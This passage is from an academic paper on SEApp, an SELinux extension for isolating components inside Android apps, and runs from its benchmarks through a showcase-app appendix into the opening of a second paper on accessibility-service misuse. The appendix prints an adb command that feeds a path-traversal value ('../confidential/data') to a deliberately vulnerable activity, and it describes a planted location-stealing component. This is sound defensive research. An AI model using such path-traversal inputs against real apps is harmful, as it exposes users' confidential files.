Test I. To measure the overhead caused by the presence of the policy module, we performed on device installation of each of the previously described app buckets (*basic*, *ordinary* and *huge*) via Android Debug Bridge (adb) [13].

The results of Test I are illustrated in Figure 7. In detail, it shows in blue (i.e., the lower part of the bar) the time required by the system to install the current package without the dedicated policy module, while in orange (i.e., the top of the bar) the overhead caused by the presence of the policy module. The data report that a limited overhead is associated with apps with *huge* policies, at most $3.59 \pm 0.04s$, while *basic* and *ordinary* policy configurations exhibit a negligible slowdown, never exceeding $1.22 \pm 0.02s$.

Test II. To evaluate the overall impact of SEApp in a typical consumer scenario, we performed a test evaluating cumulative installations. At first, we repeated the installation of the top 100 apps on Google Play Store with the same policy configuration as in Test I (see Figure 8). In this case, we measured an overhead of $20.98 \pm 1,31\%$ on total installation time.

As explained in Section 6, each time a new application is installed, all policy fragments stored in the device have to be recompiled to produce the new binary policy. The installation time overhead then grows with the increase in the number of installed policy modules. To further analyze this aspect, we repeated the installation of the top 100 free apps adding to all the packages in three separate experiments the same *basic*, *ordinary*, and *huge* policy configurations. The experimental results illustrated in Figure 9, show that only the use of *huge* policy modules introduces a non-negligible overhead ($45.35 \pm 2.44\%$ on total installation time). However, this policy configuration simulates an edge case, as we do not expect to find 100 of them in a real scenario. To give a comparison, the *huge* policy declares 100 types; `public/file.te`, i.e., the file used to define all the file types of the system, declares 314 types in Android 10.

In Table 3 we report the sizes of the overall policies for the three scenarios considered in this experiment. We report the number of MAC types, the number of produced AV rules, and the overall size in KBytes of the binary policy.

Table 3: Policy size

policy	#types	#avrules	KB
system	1536	29228	596
system + 100 basic	1836	47028	867
system + 100 ordinary	6036	213228	3512
system + 100 huge	15536	417228	7064

7.2 Runtime performance

We now evaluate the runtime overhead for an app taking full advantage of SEApp. We focus on the creation of processes and files, as they are the entities directly affected by the changes made in the implementation. The data shown refer to the creation time of each resource. The measurements have been acquired via *System.nanoTime* and have been repeated 100 times for each test. Also, all outliers diverging more than 3 standard deviations from the mean have been suppressed.

7.2.1 Processes

As discussed in Section 6, in SEApp the creation of a process is originated from the request of execution of an Android component. Thus, the slowdown occurs between the request for the component and the execution of the method *onCreate*, which is the time interval subject to measurement. Our evaluation is limited to activities and services, as these are the com-

Table 4: Cold and warm start performance for activities and services

Component	Cold start (ms)				Warm start (ms)			
	Stock OS		*SEApp*		*Stock OS*		*SEApp*	
	μ	σ	μ	σ	μ	σ	μ	σ
LocalActivity	39.102	1.094	38.689	0.980	21.052	6.046	18.685	5.001
RemoteActivity	123.468	3.176	124.649	3.526	15.722	2.682	15.933	3.256
SEApp Activity	-	-	127.356	3.542	-	-	15.188	2.394
LocalService	19.164	1.444	18.835	1.392	1.399	0.208	1.328	0.208
RemoteService	105.467	2.800	106.935	2.565	2.617	0.879	2.676	0.593
IsolatedService	103.923	2.425	104.260	3.727	-	-	-	-
SEApp Service	-	-	106.925	3.774	-	-	2.528	0.675

Table 5: File creation performance

File creation		
Test	μ (µs)	σ (µs)
Stock OS	57.077	5.174
SEApp	60.696	6.782
SEApp + *restorecon*	431.472	109.494

ponents most used by developers. Our analysis showed identical behavior for broadcast receivers and content providers, the other two components supporting the `android:process` attribute in the manifest.

Separate test cases have been identified based on the type of process that supports the component. We refer to *Local*, *Remote*, *Isolated* or *SEApp* components when we run components respectively in the current process, in another process, in another process with the `isolated_app` domain (using the *isolatedprocess* we described in Section 3.1.3), or in a package specific domain (declared in the app policy module). Furthermore, we cover *cold* and *warm* start scenarios. The *cold* start corresponds to the first time the application brings up the component, and the *warm* start to the subsequent times the app reuses a previously instantiated one.

The results shown in Table 4 demonstrate that the performance of a stock version of the OS and SEApp are equivalent. Also, we observe that apps willing to benefit of the intra-app isolation feature get from the use of SEApp the same performance they would get from the use of remote components. Our approach also proves to outperform the *IsolatedService*, as the *isolatedprocess* option forces the creation of a new process every time an *IsolatedService* that was previously *unBind*-ed is activated. This introduces a slowdown of $102 \pm 1ms$ compared to the *SEAppService* warm start, which instead benefits from the system caching mechanism.

7.2.2 Files

Alongside the usual creation method, SEApp introduces in Android the possibility of creating files with a security domain defined by the app dedicated `file_contexts`. Table 5 shows the time required to create a file, for each of the methods discussed. We observe no overhead on direct file creation, but the overall execution time becomes larger due to the invocation, as described in Section 6.2, of the *restorecon* service, which requires approximately $374 \pm 30\mu s$. This overhead only occurs at file creation and every subsequent operation on the file does not exhibit any performance degradation.

8 Related work

In traditional desktop operating systems significant effort has been spent in retrofitting legacy code for authorization policy enforcement leveraging MAC. An approach is to place reference monitor calls to mediate sensitive access locations through the use of static and dynamic analysis [49, 59]. An evolution of this solution is the multi-layer reference monitor [54], in which the MAC policy is enforced at different levels (e.g., application, OS, Virtual Machine Manager). Another approach is to identify integrity-violating permissions through the use of information-flow analysis [64].

Android's open source nature and popularity made it the target of careful security investigations (e.g., [1, 42, 43, 47]) and several proposals aiming at strengthen its security properties. In the following we discuss the ones that try to address app isolation and modularity, underlining the key differences with our methodology.

Our approach presents similarities with *Secure Application INTeraction (Saint)* proposed by Ongtang et al. in [60], in which the authors also try to address the issue of allowing developers to define policies that can be verified at both installation time and runtime, to better specify the permissions for each component of their app. However, since the paper has been published in 2010, *Saint* could not leverage SEAndroid [65], which was introduced later, thus the authors had to define their own Android security middleware, which would not fit into the current Android architecture [58].

FlaskDroid [37] defines a versatile middleware and kernel layer policy language. It is based on Userspace Object Managers (USOMs), which control access to services, intents and data stored in Content Providers. However, FlaskDroid does not focus on intra-app compartmentalization, a central aspect in our proposal.

ASM [53] and *ASF* [34] promote the need for a programmable interface that could serve as a flexible ecosystem for different security solutions. The generality of these solutions, however, requires to introduce several changes to the current Android security model.

AppPolicyModules [31] is another proposal that allows app developers to create dedicated policy modules. The authors

focus more on how apps could use SEAndroid to better protect their resources from the system and from other apps, paying limited attention to internal compartmentalization.

DroidCap [39] is a recent contribution proposed by Dawoud and Bugiel, in which the authors propose to replace Android's UID-based ambient authority (DAC) with per-process Binder object capabilities. The proposal is interesting as it permits to achieve security compartmentalization between different app components. To introduce capability-based access control on files, *DroidCap* had to integrate *Capsicum for Linux* [50] in Android. Overall, DroidCap is a nicely engineered solution, which shares similar objectives with ours, and the two could work in parallel as they do not interfere with each other. However, as our proposal relies on SELinux and SEAndroid, which are already part of the Android security framework, our architecture appears to be more aligned with the natural evolution of the Android ecosystem.

Boxify [35] is a virtualization environment for Android apps, which could be used to achieve a higher level of privacy and better control over app permissions. The authors also describe how their solution could be used to compartmentalize Ads libraries to reduce the risk of sensible information leakage. Yet, since the virtualization environment acts as a mediator between the applications and the system, it extends the set of trusted components the app has to rely on.

AFrame [71] and *CompARTist* [55] propose to compartmentalize third-party libs from their host app using a separate process with a dedicated UID. In *AFrame* the Android Manifest is modified with the introduction of library ad-hoc permissions, while *CompARTist* uses compile time app rewriting. Both proposals do not extend the protection at the MAC level.

To summarize, the main differences that characterize our proposal are: (i) we propose a natural extension of the role of SELinux to apps leveraging what is already used to protect the system itself, thus minimizing the impact on it, and (ii) we empower the developers while limiting the amount of changes an application must undergo in order to take advantage of our solution.

9 Conclusions

In this paper we proposed an extension to the current MAC solution (SELinux) already available in Android. Developers can use SELinux to define domains that are internal to their apps, in such a way that it is possible to leverage the modules that are already providing protection to the system. By mapping SELinux domains to activities and services, developers can limit the impact that a vulnerability has on the app processes and files. We described in the paper the changes that we introduced into Android, and our experimental evaluation shows that the overhead introduced by our proposal is compatible with the additional security guarantees.

Acknowledgments

We thank our shepherd Sven Bugiel and the anonymous reviewers for their valuable comments and feedback. This work was supported in part by the European Commission under grant agreement No 825333 (MOSAICrOWN), and by the 2015 Google Faculty Research Award Program.

Availability

The implementation source and artifacts produced for the evaluation of our proposals are freely available at this URL: https://github.com/matthewrossi/seapp

References

[1] Y. Acar, M. Backes, S. Bugiel, S. Fahl, P. McDaniel, and M. Smith. SoK: Lessons learned from Android security research for appified software platforms. In *IEEE S&P*, 2016.

[2] Android. Google Play Protect. https://www.android.com/play-protect/, 2021.

[3] Android Developers. adb install. https://developer.android.com/studio/command-line/adb#move, 2021.

[4] Android Developers. Android App Bundles. https://developer.android.com/platform/technology/app-bundle, 2021.

[5] Android Developers. Android Interface Definition Language. https://developer.android.com/guide/components/aidl, 2021.

[6] Android Developers. android:isolatedProcess. https://developer.android.com/guide/topics/manifest/service-element#isolated, 2021.

[7] Android Developers. Bound services overview. https://developer.android.com/guide/components/bound-services#Creating, 2021.

[8] Android Developers. isolated_app.te. https://android.googlesource.com/platform/system/sepolicy/+/refs/heads/master/private/isolated_app.te, 2021.

[9] Android Open Source Project. Enable per-user isolation for normal apps. https://android.googlesource.com/platform/external/sepolicy/+/a833763ba04147e840fd054b613f759395bada35, 2014.

[10] Android Open Source Project. SELinux for Android 8.0. https://source.android.com/security/selinux/images/SELinux_Treble.pdf, 2017.

[11] Android Open Source Project. Android 9 release notes. https://source.android.com/setup/start/p-release-notes#per-app_selinux_sandbox, 2018.

[12] Android Open Source Project. ActivityManagerService. https://android.googlesource.com/platform/frameworks/base/+/refs/heads/master/services/core/java/com/android/server/am/ActivityManagerService.java, 2021.

[13] Android Open Source Project. Android Debug Bridge (adb). https://developer.android.com/studio/command-line/adb, 2021.

[14] Android Open Source Project. Android Permissions. https://developer.android.com/guide/topics/permissions/overview, 2021.

[15] Android Open Source Project. Android Runtime. https://developer.android.com/guide/platform#art, 2021.

[16] Android Open Source Project. App manifest overview. https://developer.android.com/guide/topics/manifest/manifest-intro, 2021.

[17] Android Open Source Project. Binder. https://developer.android.com/reference/android/os/Binder, 2021.

[18] Android Open Source Project. Implementing SELinux. https://source.android.com/security/selinux/implement, 2021.

[19] Android Open Source Project. init. https://android.googlesource.com/platform/system/core/+/refs/heads/master/init/main.cpp, 2021.

[20] Android Open Source Project. installd. https://android.googlesource.com/platform/frameworks/native/+/refs/heads/master/cmds/installd/, 2021.

[21] Android Open Source Project. Intent and intent filters. https://developer.android.com/guide/components/intents-filters, 2021.

[22] Android Open Source Project. Mounting partitions early. https://source.android.com/devices/architecture/kernel/mounting-partitions-early, 2021.

[23] Android Open Source Project. PackageManagerService. https://android.googlesource.com/platform/frameworks/base/+/refs/heads/master/services/core/java/com/android/server/pm/PackageManagerService.java, 2021.

[24] Android Open Source Project. Policy compatibility. https://source.android.com/security/selinux/compatibility, 2021.

[25] Android Open Source Project. restorecond service. https://android.googlesource.com/platform/external/selinux/+/refs/heads/master/restorecond/restorecond.service, 2021.

[26] Android Open Source Project. secilc. https://android.googlesource.com/platform/external/selinux/+/refs/heads/master/secilc/, 2021.

[27] Android Open Source Project. SELinuxMMAC. https://android.googlesource.com/platform/frameworks/base/+/refs/heads/master/services/core/java/com/android/server/pm/SELinuxMMAC.java, 2021.

[28] Android Open Source Project. untrusted_app_all.te. https://android.googlesource.com/platform/system/sepolicy/+/refs/heads/master/private/untrusted_app_all.te, 2021.

[29] Android Open Source Project. Zygote. https://android.googlesource.com/platform/frameworks/base.git/+/master/core/java/com/android/internal/os/Zygote.java, 2021.

[30] Ars Technica. The Android 11 interview. https://arstechnica.com/gadgets/2020/09/the-android-11-interview-googlers-answer-our-burning-questions/, 2020.

[31] E. Bacis, S. Mutti, and S. Paraboschi. AppPolicyModules: Mandatory access control for third-party apps. In *ASIACCS*, 2015.

[32] E. Bacis, S. Mutti, and S. Paraboschi. Policy specialization to support domain isolation. In *SafeConfig*, 2015.

[33] M. Backes, S. Bugiel, and E. Derr. Reliable third-party library detection in Android and its security applications. In *CCS*, 2016.

[34] M. Backes, S. Bugiel, S. Gerling, and P. von Styp-Rekowsky. Android security framework: Extensible multi-layered access control on Android. In *ACSAC*, 2014.

[35] M. Backes, S. Bugiel, C. Hammer, O. Schranz, and P. Von Styp-Rekowsky. Boxify: Full-fledged app sandboxing for stock Android. In *USENIX Security*, 2015.

[36] S. Bugiel, L. Davi, A. Dmitrienko, T. Fischer, A.R. Sadeghi, and B. Shastry. Towards taming privilege-escalation attacks on Android. In *NDSS*, 2012.

[37] S. Bugiel, S. Heuser, and A.R. Sadeghi. Flexible and fine-grained mandatory access control on Android for diverse security and privacy policies. In *USENIX Security*, 2013.

[38] H. Chen, N. Li, W. Enck, Y. Aafer, and X. Zhang. Analysis of SEAndroid policies: Combining MAC and DAC in Android. In *ACSAC*, 2017.

[39] A. Dawoud and S. Bugiel. DroidCap: OS support for capability-based permissions in Android. In *NDSS*, 2019.

[40] S. Demetriou, W. Merrill, W. Yang, A. Zhang, and C.A. Gunter. Free for all! Assessing user data exposure to advertising libraries on Android. In *NDSS*, 2016.

[41] M. Diamantaris, E.P. Papadopoulos, E. Markatos, S. Ioannidis, and J. Polakis. REAPER: Real-time app analysis for augmenting the Android permission system. In *CODASPY*, 2019.

[42] W. Enck, D. Octeau, P. McDaniel, and S. Chaudhuri. A study of Android application security. In *USENIX Security*, 2011.

[43] W. Enck, M. Ongtang, and P. McDaniel. Understanding Android security. *IEEE S&P Magazine*, 2009.

[44] A.P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android Permissions demystified. In *CCS*, 2011.

[45] A.P. Felt, E. Ha, S. Egelman, A. Haney, E. Chin, and D. Wagner. Android Permissions: User attention, comprehension, and behavior. In *SOUPS*, 2012.

[46] F. Fischer, K. Böttinger, H. Xiao, C. Stransky, Y. Acar, M. Backes, and S. Fahl. Stack overflow considered harmful? The impact of copy paste on Android application security. In *IEEE S&P*, 2017.

[47] Y. Fratantonio, A. Bianchi, W. Robertson, M. Egele, C. Kruegel, E. Kirda, and G. Vigna. On the security and engineering implications of finer-grained access controls for Android developers and users. In *DIMVA*, 2015.

[48] Free Software Foundation. GNU M4. https://www.gnu.org/savannah-checkouts/gnu/m4/manual/m4-1.4.18/index.html, 2016.

[49] V. Ganapathy, T. Jaeger, and S. Jha. Retrofitting legacy code for authorization policy enforcement. In *IEEE S&P*, 2006.

[50] Google. Capsicum object-capabilities on Linux. https://github.com/google/capsicum-linux, 2017.

[51] Google Play Protect. Android app vulnerability classes: A whirlwind overview of common security and privacy problems in Android apps. https://static.googleusercontent.com/media/www.google.com/en//about/appsecurity/play-rewards/Android_app_vulnerability_classes.pdf, 2021.

[52] Google Play Store. Android top apps. https://play.google.com/store/apps/top, 2021.

[53] S. Heuser, A. Nadkarni, W. Enck, and A.R. Sadeghi. ASM: A programmable interface for extending Android security. In *USENIX Security*, 2014.

[54] R. Hicks, S. Rueda, D. King, T. Moyer, J. Schiffman, Y. Sreenivasan, P. McDaniel, and T. Jaeger. An architecture for enforcing end-to-end access control over web applications. In *SACMAT*, 2010.

[55] J. Huang, O. Schranz, S. Bugiel, and M. Backes. The ART of app compartmentalization: Compiler-based library privilege separation on stock Android. In *CCS*, 2017.

[56] J. Vander Stoep. ioctl command whitelisting in SELinux. http://kernsec.org/files/lss2015/vanderstoep.pdf, 2015.

[57] K. MacMillan, C. Case, J. Brindle, and C. Sellers. SELinux Common Intermediate Language motivation and design. https://github.com/SELinuxProject/cil/wiki, 2020.

[58] R. Mayrhofer, J. Vander Stoep, C. Brubaker, and N. Kralevich. The Android platform security model. *arXiv*, 2019.

[59] D. Muthukumaran, T. Jaeger, and V. Ganapathy. Leveraging "choice" to automate authorization hook placement. In *CCS*, 2012.

[60] M. Ongtang, S. McLaughlin, W. Enck, and P. McDaniel. Semantically rich application-centric security in Android. In *ACSAC*, 2009.

[61] P. Pearce, A.P. Felt, G. Nunez, and D. Wagner. AdDroid: Privilege separation for applications and advertisers in Android. In *ASIACCS*, 2012.

[62] Android Open Source Project. PackageParser. https://android.googlesource.com/platform/frameworks/base/+/master/core/java/android/content/pm/PackageParser.java, 2021.

[63] R. Sandhu and P. Samarati. Authentication, access control, and audit. *CSUR*, 1996.

[64] U. Shankar, T. Jaeger, and R. Sailer. Toward automated information-flow integrity verification for security-critical applications. In *NDSS*, 2006.

[65] S. Smalley and R. Craig. Security Enhanced (SE) Android: Bringing flexible MAC to Android. In *NDSS*, 2013.

[66] Statista. Most popular installed ad network software development kits (SDKs) across Android apps worldwide as of September 2020. https://www.statista.com/statistics/1035623/leading-mobile-app-ad-network-sdks-android/, 2020.

[67] The SELinux Project. Type Enforcement. https://selinuxproject.org/page/NB_TE, 2015.

[68] The SELinux Project. libselinux. https://github.com/SELinuxProject/selinux/tree/master/libselinux, 2021.

[69] Unity. Unity Ads. https://unity.com/solutions/unity-ads, 2021.

[70] C. Wright, C. Cowan, J. Morris, James, S. Smalley, and G. Kroah-Hartman. Linux Security Module framework. In *Ottawa Linux Symposium*, 2002.

[71] Z. Xiao, A. Amit, and D. Wenliang. AFrame: Isolating advertisements from mobile applications in Android. In *ACSAC*, 2013.

[72] Zerodium. Zerodium - The leading exploit acquisition platform. https://zerodium.com, 2021.

A Application of SEApp

In this Section we give a technical demonstration of the security measures introduced by SEApp. The description is based on the showcase app presented in Section 3. We show that: (1) the showcase app can operate without a policy module; in this mode, its vulnerabilities can be exploited; (2) the showcase app can also operate with the policy module listed in Appendix A.4 and use the services offered by SEApp; in this mode, the internal vulnerabilities are no longer exploitable.

The showcase app has a minimal structure. Its entry point is the *MainActivity*, which is associated with the *core_logic* process. From the *MainActivity* it is possible to send a *startActivity* intent to one among *UseCase1Activity*, *UseCase2Activity* and *UseCase3Activity*; the entry points of use cases 1, 2 and 3, respectively. For each entry point *Zygote* starts a dedicated process and, according to the content of the `seapp_contexts` (in Listing 4), assigns its specific domain (`user_logic_d` to UC#1, `ads_d` to UC#2, `media_d` to UC#3). A dedicated description of each use case follows.

A.1 Use case 1

In this use case we demonstrate how an app could benefit from the fine-granularity access to files. In particular, we

show how the *UseCase1Activity*, suffering of a path traversal vulnerability, cannot be exploited when the app is associated with a properly configured policy module. According to the Google Play Protect report on common application vulnerabilities [51], unsanitized path names that lead to path traversal are a primary source of problems in applications.

UseCase1Activity is quite simple: it displays the content of a file given its relative path through an intent. While this may be fine when the intent comes from trusted components, the activity supports also implicit intents coming from untrusted sources. This makes the vulnerability easily exploitable by an attacker targeting the confidential files written by the *core_logic* components.

In our setup phase, we leverage *MainActivity* to create an internal directory structure by using the `android.os.File` abstraction, which sets file and directory context upon its creation (see Section 6.2.2). Two directories are created: `user/` and `confidential/`; inside both folders a file `data` is saved.

To test this use case, we first start *UseCase1Activity*, then we send an intent to "confuse" *UseCase1Activity* into showing us the content of `confidential/data`. This can be done via ADB with the command:

```
adb shell am start
-n com.example.showcaseapp/.UseCase1Activity
-a "com.example.showcaseapp.intent.action.SHOW"
--es "com.example.showcaseapp.intent.extra.PATH"
 "../confidential/data"
```

When the policy module is missing, all internal files are flagged with `app_data_file` and every app component executes within the `untrusted_app` domain, which holds read access to `app_data_file`. As a consequence the vulnerability is successfully exploited and *UseCase1Activity* shows the content of the `confidential/data` file.

Instead, when the policy module is enforced by SEApp, the file `confidential/data` is flagged with `confidential_t`, as indicated in line 2 in `file_contexts` (see Listing 5). Since no permission is granted on `confidential_t` in the `sepolicy.cil` to `user_logic_d`, any access to the file `confidential/data` by *UseCase1Activity* is blocked by SELinux. The following denial is written to the system log: *denied* `search` *to* `user_logic_d` *domain on* `confidential_t` *type*. The `confidential` directory cannot then be accessed despite the exploitation of the path traversal vulnerability.

A.2 Use case 2

In this use case we show how to confine an Ad library into an ad-hoc process, with guarantees that it cannot abuse the access privileges granted to the whole application sandbox by the user. To do that, we deliberately inject, in the same process the library is executed, a malicious component (which is directly invoked by the library) that tries to capture the location when the permission *ACCESS_FINE_LOCATION* is granted to the app. The Ad library used is Unity Ads [69], which according to [66] in 2020 was used by 11% of apps that show ads.

In this case the library is invoked by *UseCase2Activity*, and according to line 3 of the `seapp_contexts`, both the activity and the components created by the library are executed by *Zygote* in a process labeled with `ads_d`. To interact with the Ad library, *UseCase2Activity* instances a `UnityAdsListener`. After the Ad initialization (including the registration of the listener) and displaying the Ad to the user, the Ad framework invokes the listener callback method `onUnityAdsFinish`, which executes the malicious routine `captureLocation`. The routine probes the app permissions; if *ACCESS_FINE_LOCATION* was granted to the app, the malicious component retrieves through the *servicemanager* a handle to the `LocationManager`, and registers to it an asynchronous listener that captures GPS location.

We show that when the policy module is enforced by SEApp, the malicious component cannot access the GPS coordinates. This is because the component is executed in the same process of the library, which is labeled with `ads_d`. If we look at the `sepolicy.cil` (lines 43-50), `ads_d` is not granted access to the SELinux type `location_service`, so the malicious routine cannot retrieve and therefore connect to the *location_service*. The following denial is written to the system log: *denied* `find` *on* `location_service` *to the* `ads_d` *domain*. As a result, the malicious component is terminated by the *ActivityTaskManager*.

The Ad library was included in the app as an *.aar* archive. To confine it, no modification was necessary, only the use of `AndroidManifest.xml` and `sepolicy.cil` was required.

A.3 Use case 3

In this use case we show how to confine a set of components, which rely on a high performance native library written in C to perform some task. Our goal is to demonstrate that the context running the native library code is prevented to access the network, even when the permissions *INTERNET* and *ACCESS_NETWORK_STATE* are granted to the app sandbox.

The native library is invoked by *UseCase3Activity*, which, according to line 4 in the `seapp_contexts`, is executed in a process labeled with `media_d` by *Zygote*. The call to the library is performed via JNI. Its job is to connect to the *camera_service* and take a picture. Since the app is granted the *CAMERA* permission, the native library code (legitimately, line 53 in the `sepolicy.cil`) connects to the `CameraManager`.

Since the native library performs image processing, we do not want it to access the network. However, the permissions *INTERNET* and *ACCESS_NETWORK_STATE* are granted to the app, as they are required by the Ads framework. Thus, when the policy module is missing, the native library can connect to the `ConnectivityManager` and successfully bind the current process to the network. Instead, when the policy module is enforced by SEApp, since `media_d` was granted only the basic app permissions (line 11 in `sepolicy.cil`), the

connection to the network is forbidden. This happens because binding a process to the network is associated with opening a network socket, an operation not permitted by SELinux without the required permissions. The following denial is written to the system log: *denied* `create` *on* `udp_socket` *to* `media_d` *domain*.

This use case, besides showing how SEApp confines a native library, also demonstrates the power and simplicity of the macro, as adding the line `(call md_netdomain (media_d))` to the policy module grants to `media_d` the needed permissions to access the network. The application developer is thus not required to know or understand the internal SELinux policy in order to leverage this functionality.

The isolation properties introduced by SEApp applies also to other common security problems presented in [51]. Just to mention one, SEApp can mitigate the impact of incorrect sandboxing of a scripting language.

A.4 Showcase app policy module

Here we report the showcase app policy module files.

```
user=_app seinfo=showcase_app domain=
  com_example_showcaseapp.core_logic_d name=com.
  example.showcaseapp:core_logic levelFrom=all
user=_app seinfo=showcase_app domain=
  com_example_showcaseapp.user_logic_d name=com.
  example.showcaseapp:user_logic levelFrom=all
user=_app seinfo=showcase_app domain=
  com_example_showcaseapp.ads_d name=com.example.
  showcaseapp levelFrom=all
user=_app seinfo=showcase_app domain=
  com_example_showcaseapp.media_d name=com.
  example.showcaseapp:media levelFrom=all
```

Listing 4: showcase app seapp_contexts

```
.*                  u:object_r:app_data_file:s0
files/confidential  u:object_r:
  com_example_showcaseapp.confidential_t:s0
files/ads_cache     u:object_r:
  com_example_showcaseapp.ads_t:s0
```

Listing 5: showcase app file_contexts

```
<?xml version="1.0" encoding="iso-8859-1"?>
<policy><signer signature="SIGNATURE">
<package name="com.example.showcaseapp">
<seinfo value="showcase_app"/></package>
</signer></policy>
```

Listing 6: showcase app mac_permissions.xml

```
(block com_example_showcaseapp
; creation of domain types
(type core_logic_d)
(call md_untrusteddomain (core_logic_d))
(type user_logic_d)
(call md_appdomain (user_logic_d))
(type ads_d)
(call md_appdomain (ads_d))
(call md_netdomain (ads_d))
(type media_d)
(call md_appdomain (media_d))
(typeattribute domains)
(typeattributeset domains (core_logic_d
  user_logic_d ads_d media_d))
; creation of file types
(type confidential_t)
(call mt_appdatafile (confidential_t))
(type ads_t)
(call mt_appdatafile (ads_t))
; bounding the domains and types
(typebounds untrusted_app core_logic_d)
(typebounds untrusted_app user_logic_d)
(typebounds untrusted_app ads_d)
(typebounds untrusted_app media_d)
(typebounds app_data_file confidential_t)
(typebounds app_data_file ads_t)
; grant core_logic_d access to confidential files
(allow core_logic_d confidential_t (dir (search
  write add_name)))
(allow core_logic_d confidential_t (file (create
  getattr open read write)))
; grant ads_d access to ads_cache files
(allow ads_d ads_t(dir(search write add_name)))
(allow ads_d ads_t(file(create getattr open read
  write)))
; minimum app_api_service subset
(allow domains activity_service (service_manager
  (find)))
(allow domains activity_task_service (
  service_manager (find)))
(allow domains ashmem_device_service (
  service_manager (find)))
(allow domains audio_service (service_manager (
  find)))
(allow domains surfaceflinger_service (
  service_manager (find)))
(allow domains gpu_service (service_manager (find
  )))
; grant core_logic_d the needed permissions
(allow core_logic_d restorecon_service (
  service_manager (find)))
(allow core_logic_d location_service (
  service_manage r(find)))
; grant ads_d access to unity3ads needed services
(allow ads_d radio_service (service_manager (find
  )))
(allow ads_d webviewupdate_service (
  service_manager (find)))
(allow ads_d autofill_service (service_manager (
  find)))
(allow ads_d clipboard_service (service_manager (
  find)))
(allow ads_d batterystats_service(service_manager
   (find)))
(allow ads_d batteryproperties_service (
  service_manager (find)))
(allow ads_d audioserver_service (service_manager
   (find)))
(allow ads_d mediaserver_service (service_manager
   (find)))
; grant media_d the needed permissions
(allow media_d autofill_service (service_manager
  (find)))
(allow media_d cameraserver_service (
  service_manager (find))))
```

Listing 7: showcase app sepolicy.cil

A11y and Privacy don't have to be mutually exclusive: Constraining Accessibility Service Misuse on Android

Jie Huang, Michael Backes, and Sven Bugiel

CISPA Helmholtz Center for Information Security
{jie.huang, backes, bugiel}@cispa.saarland

Abstract

Accessibility features of Android are crucial in assisting people with disabilities or impairment to navigate their devices. However, the same, powerful features are commonly misused by shady apps for malevolent purposes, such as stealing data from other apps. Unfortunately, existing defenses do not allow apps to protect themselves and at the same time to be fully inclusive to users with accessibility needs.

To enhance the privacy protection of the user while preserving the accessibility features for assistive apps, we introduce an extension to Android's accessibility framework. Our design is based on a study of how accessibility features are used in 95 existing accessibility apps of different types (malware, utility, and a11y). Based on those insights, we propose to model the usage of the accessibility framework as a pipeline of code modules, which are all sandboxed on the system-side. By policing the data flows of those modules, we achieve a more fine-grained control over the access to accessibility features and the way they are used in apps, allowing a balance between accessibility functionality for dependent users and reduced privacy risks. We demonstrate the feasibility of our solution by migrating two real-world apps to our privacy-enhanced accessibility framework.

1 Introduction

Accessibility features, also known as *a11y services*[1], are meant to assist people with disabilities or impairment in using their computer systems. Android includes an accessibility framework since Android v1.6 that allows authorized third party apps to act as a11y apps, such as a screen reader app or alternative navigation via voice commands and head gestures.

Since accessibility apps necessarily have to be exempted to a certain extent from the usual isolation between apps, access to the accessibility framework is restricted with a dedicated permission (`BIND_ACCESSIBILITY_SERVICE`). Only after obtaining this permission from the user, apps can retrieve information from the accessibility framework about other apps or send events to other apps (e.g., UI interactions). However, this permission is coarse-grained and very powerful. Once an app is granted access to the accessibility framework, it has the privilege of accessing private data from all other apps, including sensitive data normally protected by other permissions or user entered data, or to mimic human users' actions (like button clicks). According to Google's guidelines, the accessibility features are supposed to be used only by a11y apps that help disabled and impaired users to operate their devices and apps. Despite this guidelines, there exist a lot of apps that use those powerful features for their own purposes, for example, automatization of tedious user actions (e.g., easy uninstallation of apps via injected button clicks that navigate the *Settings* app) or auto-filling of credentials by password manager apps. Given the power of accessibility apps and the wide range of usage of the accessibility features, it is correct to assume that not all apps use this power appropriately [18] and currently the accessibility framework comes with an inherent threat to the users' privacy. Even worse, various samples of malicious apps [1, 3, 4] have already been reported to utilize the accessibility features to monitor and mimic user interactions with third-party apps in order to steal sensitive data, like user credentials or bank information, and also academic research [22, 29] has highlighted the risks of a11y features.

What should be clear by today is that the current restrictions to access the accessibility framework are not sufficient to protect user data and defend against malicious intents. The burden to establish any defense today rests on the shoulders of the app developers that might fall victim to misuse of a11y features. App developers can pro-actively exempt components or UI elements of their apps from being monitored by the accessibility framework in an effort to protect sensitive data or prevent misuse of UI elements. Unfortunately, not only do many app developers abstain from those defenses [34], but even worse, those defenses defeat the very purpose of the accessibility services. For example, an app developer of

[1] a11y is the abbreviation of *accessibility*.

a mobile banking app that exempts the input field for the account number to avoid leakage via a11y services would also exclude screen readers or voice command apps from reading back or writing that number. What is needed to not make accessibility and privacy mutually exclusive is an accessibility framework that supports a more fine-grained control over how its features can be used.

In this work, we propose an extension to Android's default accessibility framework that enables configuration of a more fine-grained control over how accessibility features are used by accessibility apps. We start by investigating the integration and usage of the accessibility framework in 95 real-world apps that are either benign a11y apps, apps repurposing a11y features (e.g., automatization), or malware abusing accessibility features in order to better understand what kind of policy enforcement such a solution has to provide and which potential limits exist. Our results exhibit a clear tendency of how malware is currently misusing the accessibility features. However, our results also raise the challenge that malicious behavior and benign behavior are not distinguishable at the API boundary (e.g., which accessibility data and features are being accessed) and that a suitable solution has to control the data flows within accessibility apps.

Noticing parallels between our setting and that of IoT and augmented reality apps, we take inspiration from the ideas of *data processing pipelines* for AR apps [28] and of *quarantined code modules* with *opaque data handles* for IoT apps [21]. Transferring those ideas to our problem setting for a11y, accessibility apps access certain information from the framework and process them in a particular way, or they trigger certain accessibility actions as reaction to certain triggers. For example, a screen reader accesses text information and outputs an audio stream, or a virtual mouse app tracks eye movement and clicks buttons. The key idea of our solution is to make the single steps in such processing pipelines explicit and sandbox them in least-privileged service components. Accessibility apps then build their pipelines by chaining those services together and orchestrate their interactions. We enforce policies at their input/output boundaries to govern to which data and features each module has access. By keeping the overall pipeline in mind, those policies control how data can propagate within a single pipeline—sources to sinks—or under which circumstances a pipeline can trigger (accessibility) actions.

Although our study of existing malware and a11y apps indicates that a policy that universally maximizes functionality for benign apps while simultaneously eliminating the potential for misuse seems unlikely, our solution allows configuration of a trade-off between functionality and protection according to users' needs (e.g., disabling accessibility features that are not necessary for the desired a11y apps). This is a clear benefit over stock Android's all-or-nothing protection against misuse of the accessibility framework. Since our design only changes the public APIs of the default accessibility framework (e.g., apps needs to register and orchestrate their modules), only developers of a11y apps need to adapt their code to the new setting but no other app developers are affected. We demonstrate this by porting two open-source accessibility apps to our enhanced accessibility framework.

